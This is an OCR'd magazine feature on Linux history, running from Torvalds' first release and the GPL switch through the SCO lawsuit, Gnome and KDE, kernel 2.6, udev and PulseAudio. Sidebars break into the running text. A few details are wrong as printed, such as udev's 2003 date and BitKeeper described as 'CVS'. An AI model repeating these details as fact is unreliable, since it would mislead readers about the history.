This was developed on a MINIX system, compiled on GNU GCC, and he'd ported GNU bash. Torvalds had planned to call his OS Freax, combining "Free," "Freak," and "Unix," but once he'd uploaded it to **ftp.funet.fi**, a volunteer admin (Ari Lemmke) renamed it Linux, as he thought it was better. So, version 0.01 of Linux was released to the world in September 1991.

› We have to mention Tux, the mascot of Linux, because a penguin once bit Linus. True story!

› Minix for all of its creator's protestations to its superiority has ceased development, even though it runs Intel's CPU Management Engine.

One telling part of the release notes states: "A kernel by itself gets you nowhere. To get a working system you need a shell, compilers, a library, etc... Most of the tools used with Linux are GNU software and are under the GNU copyleft. These tools aren't in the distribution – ask me (or GNU) for more info."

Importantly, this outlines Linux's reliance on other GPL-licenced tools, and shows the use of the term "distribution," now shortened to "distro." As Torvalds points out, an operating system isn't a kernel alone; it's a collection of tools, scripts, configs, drivers, services and a kernel, lumped together in an easier form for users to install and use.

As for the licence, Torvalds initially used his own, which restricted commercial use, but by January 1992 he'd been asked to adopt the GPL, and had stated the kernel licence would change to align it with the other tools being used. It was December 1992, and for the release of v0.99, the Linux kernel was GPLv2-licenced. This cemented the legal clause that anyone using the kernel source has to contribute back any changes used in published code.

Birth of The Linux Foundation

Open Source Development Labs was set up at the turn of the millennium to, among other things, get Linux into data centres and communication networks. They became Torvald's (and his right-hand man Andrew Morton's) employer in 2003. Prior to this he was employed by Transmeta, who permitted him to continue kernel development alongside his other work. Five years previous, another consortium, the Free Standards Group had been set up. By 2007 its work was mostly driving people to switch to Linux, and the two groups merged to form the Linux Foundation (LF). Today the LF's Platinum members include Facebook, Microsoft, Tencent, IBM and Intel. All of whom, contribute (besides the half a million dollars required for Platinum status) a great deal of code to the Kernel. In 2012, when Microsoft wanted to get Linux working on its Azure cloud, they were for a time the biggest contributor. Besides funding the Kernel, the LF host hundreds of other open source projects, including Let's Encrypt, the OpenJS Foundation and the Core Infrastructure Initiative, which aims to secure the software which underpins the internet.

But it's not all code and corporations. There's conferences too, and it's thanks to the Linux Foundation that we've been able to provide interviews and coverage from the annual Open Source Summit. We look forward to conference season resuming, so we can get back to the snack bars and coffee counters.

Early kernel development

Refining the very heart of Linux hasn't been an easy ride over the years…

Are you a recent Linux convert who's had to engage in combat with rogue configuration files, misbehaving drivers or other baffling failures? Then spare a thought for those early adopters whose bug reports and invective utterances blazed the trail for contemporary desktop Linux. Up until comparatively recently, it was entirely possible to destroy your monitor by feeding X invalid timing information. Ever had problems with Grub? Try fighting it out with an early version of Lilo.


In the early days, even getting a mouse to work was non-trivial, requiring the user to do all kinds of manual calibration. Red Hat released a tool called Xconfigurator that provided a text-mode, menu-driven interface for setting up the X server. It was considered a godsend, even though all it did was generate an **XF86Config** file which otherwise you'd have to write yourself.

So while in 2000 users whined about Windows Me being slow and disabling real-mode DOS, your average Linux user would jump for joy if their installation process completed. Even if you got to that stage, it would be foolishly optimistic to suppose the OS would boot successfully. Hardware detection was virtually non-existent, and of the few drivers that had been written for Linux, most weren't production quality. Yet somehow, the pioneers persisted – many were of the mindset that preferred the DOS way of working, which began to be sidelined as the millennium approached. Windows users were having their files abstracted away – 'My Computer' epitomises this movement.

In January 2001 Kernel 2.4 was released and with it came support for USB and the exciting new Pentium IV processors, among other things. It was of particular importance to desktop users thanks to its unified treatment of PCI, ISA, PC Card and PnP devices as well as ACPI support. The dot-com bubble was just about to burst, but all the excitement and speculation around it meant that many computer enthusiasts had a broadband connection in their home, some even enjoyed the luxury of owning more than one computer.

User-unfriendly Linux

This solved some major entry barriers to Linux: people could now download it much more easily; up-to-date documentation was easily accessible; and when Linux saw fit to disappear one's internet connection (or render the system unbootable), the other machine could be used to seek guidance. But the user experience was still, on the whole, woefully inhospitable. While some installers had evolved graphical capabilities, these more often than not were more trouble than they were worth. Users were expected to understand the ins and outs of



› The Human theme was an attempt to make Ubuntu Linux more friendly, because as everyone knows brown is beautiful, especially if you're a warthog.

disk partitioning, and be able to discern which packages they required from often terse descriptions.

Windows XP was released in October 2001, and while this was seen as a vast improvement over its predecessor, many users found that their machines weren't up to running it. After all, it required 64MB RAM and a whopping 1.5GB of disk space. Remember that BIOSes had only recently gained the ability to address large drives (there were various limits, depending on the BIOS, 2.1, 4.2 and 8.4GB were common barriers). So many people couldn't install it on their hardware, and many that met the minimum specs found the performance rapidly degraded once the usual pantheon of office suites and runtime libraries were installed.

This provided the motivation for another minor exodus to Linux, and the retro-hardware contingent continue to make up a key part of the Linux userbase (and berate us for not including 32-bit distros). Before 2006 all Macs had PowerPC processors, and many of these (as well as early Intel Macs), long-bereft of software updates from Apple, now run Linux too.

Gnome makes an appearance

The Gnome 2 desktop environment was released in 2002 and this would become a desktop so influential that some still seek (whether out of nostalgia, atavism or curmudgeonly dislike of modern alternatives) to reproduce it. It aimed to be as simple, tweakable and intuitive, and it's hard to argue against its achieving all of these adjectives. One of the major enablers was its strict adherence to the Gnome Human Interface Guidelines, which set out some key principles for application designers. This meant the desktop was consistent not just internally, but in respect to all the GTK apps that people would go on to write for it.

Also released was KDE 3, which vaguely resembled Windows – in that it was cosmetically similar and slightly more resource-demanding than Gnome. People and distributions sided with one or the other. SUSE Linux (predecessor of openSUSE) always aimed to be desktop agnostic, but went KDE-only in 2009. Today it caters to both Gnome and KDE.


In late 2002, 'DVD' Jon Johansen was charged over the 1999 release of the DeCSS software for circumventing the Content Scrambling System (CSS) used on commercial DVDs. This software enabled Linux users to play DVDs, a feat they had been hitherto unable to do since DVD software required a licence key from the DVD Copy Control Agency, one of the plaintiffs in the suit. It later emerged that CSS could be broken much more trivially and Johansen was eventually acquitted. By this time iPods and piracy meant that MP3 files were commonplace. These were dogged by patent issues with a number of bodies asserting ownership of various parts of the underlying algorithm. As a result, many distros shipped without patent-encumbered multimedia codecs. The law is murky

Big Business vs Linux

Being the root of all evil, whenever money is involved, things can turn nasty. So, when the big players in the enterprise and business markets began to see Linux distros as a threat, lawyers were called.

A series of leaked Microsoft memos from August 1998, known as the Halloween Documents for the date they were released, detailed Microsoft's private worries that Linux, and open-source development in general, was a direct threat to its business, along with ways to combat its uptake. This private view was in direct conflict with the company's public line on the matter, though Steve Ballmer infamously called Linux a cancer in 2001. The documents are available at www.catb.org/~esr/halloween, and in them Microsoft predicted that "Linux is on track to eventually own the x86 UNIX market..."
It was correct. There was little Microsoft could do to combat Linux, as it couldn't be bought. The documents suggested extending open protocols with Microsoft's own proprietary extensions (that didn't work), and seeding the market with fear, uncertainty and doubt (FUD) also failed.

There was another angle, however: help a company that's suing over copyright infringement of the source code. In 2003, a company called SCO claimed part of its UNIX System V source code was being used within Linux, making it an unauthorised derivative of UNIX. SCO sued IBM for $1 billion (among many other companies), and demanded end users pay a Linux licence fee. Microsoft leaped into action and paid SCO $106 million, as detailed in a leaked and verified SCO memo. After years of legal arguments, a code audit found there to be no evidence of copied UNIX code in the Linux kernel. SCO went bankrupt in 2009, but parts of the lawsuit still rumble on.




though, and rights holders have shown restraint in filing suit against FOSS implementations of these codecs. Most distros are prudent and leave it up to the user to install these, although Ubuntu and derivatives will do so if you tick a box. The MP3 patent expired in 2017, though it doesn't really matter – we have plenty of open formats and codecs now (OGG, FLAC, VPx and x264). It's still technically a DMCA violation to use libdvdcss (a modern and much more efficient way of cracking CSS, used by the majority of media players on Linux) to watch a DVD, but that only applies in some countries and to date, no one has challenged its use.

Early kernel development

As Linux gained traction, first among academics and hobbyists and then, by the mid-90s, when businesses started to form around it, the number of contributors bloomed. One take from Linus himself, is that once the X Windows System was working on Linux (with v0.95) it became much more appealing. So one could infer that even in 1992 people were afraid of the command line. This popularity led to the establishment of the maintainer heirarchy so that patches submitted could be reviewed and promoted efficiently to Linus' source tree. Though that first version of the **MAINTAINERS** file describes Linus as "buried alive in email".

The email-centric development process is still followed today, except that the Official Linux Kernel Mailing List was set up in 1997, and now Git is used for version control. So it's a lot easier to make sure you're working on an up-to-date branch, rather than having to wait for floppies in the mail. Patches are still generated using `diff -u` to show which lines have been changed in which files. Before Git, the proprietary BitKeeper concurrent versioning system (CVS) was used. And when this arrangement came to an end (helped by Andrew Tridge's reverse engineering mischief), Torvalds got hacking and 10 days later there was Git.


After two years in development Kernel 2.6 was released in 2003. This was a vastly different beast to 2.4, featuring scheduler enhancements, improved support for multiprocessor systems (including hyperthreading, NPTL and NUMA support), faster I/O and a huge amount of extra hardware support. We also saw the Physical Address Extension (PAE) so that 32-bit machines could address up to 64GB of RAM (before they were limited to about 3.2GB). Also introduced was



› The LiMux project branded Tux with Munich's emblem, the Münchner Kindl. Apparently it didn't a hurt a bit. The project is estimated to have saved around €11 million.

"The venerable Advanced Linux Sound Architecture (ALSA) subsystem enabled (almost) out-of-the-box functionality for popular sound cards."

the venerable Advanced Linux Sound Architecture (ALSA) subsystem. This enabled (almost) out-of-the-box functionality for popular sound cards, as well as support for multiple devices, hardware mixing, full-duplex operation and MIDI. The most far-reaching new feature was the old device management subsystem, devfs, being superceded by udev. This didn't appear until 2.6.13 (November 2003), at which point the **/dev** directory ceased to be a list of (many, many) static nodes and became a dynamic reflection of the devices actually connected to the system. The subsystem udev also handled firmware loading, and userspace events and contributed to a much more convenient experience for desktop users. Although you still relied on such arcana as HAL and ivman in order to automount a USB stick with the correct permissions. Linux (having already been ported to non-x86 64 bit processors) supported the Itanium's IA64 instruction when it was released in 2001. This architecture was doomed to fail though, and Intel eventually moved to the more conservative AMD64 (or x86-64) architecture, which has been around since 2003.



Thanks to open source development, Linux users were running 64-bit desktops right away, while Windows users would have to wait until 2005 for the x64 release of XP. Various proprietary applications (notably Steam and lots its games) run in 32-bit mode, which provides some motivation for distributions to maintain at least some 32-bit libraries.

Debian 11 will support 32-bit x86 in some form until 2026, but most other distros have abandoned it. Eventually such machines will go the way of the 386, no longer supported on Linux since 2013.

Enter the archetype

In 2004, a sound server called Polypaudio was released by a hitherto unknown developer called Lennart Poettering and some others. At this time desktop environments relied on sound servers to overcome shortcomings in ALSA's dmix system: Gnome was using the Enlightened Sound Daemon (ESD) and KDE was using the analogue Realtime synthesizer (aRts). Polypaudio was designed to be a drop-in replacement for ESD, providing much more advanced features, such as per-application volume control and network transparency. In 2006 the project, citing criticism that nobody wants polyps, renamed itself PulseAudio (it was in fact named after the sea-dwelling creature).

With its new name and increased demand for a sound system comparable with that of OSX or the newly released (and much maligned) Windows Vista, PulseAudio enjoyed substantial development and began to be considered for inclusion in many distros. As is traditional, Fedora was the first to adopt, incorporating it as the default in version 8, released in late 2007.

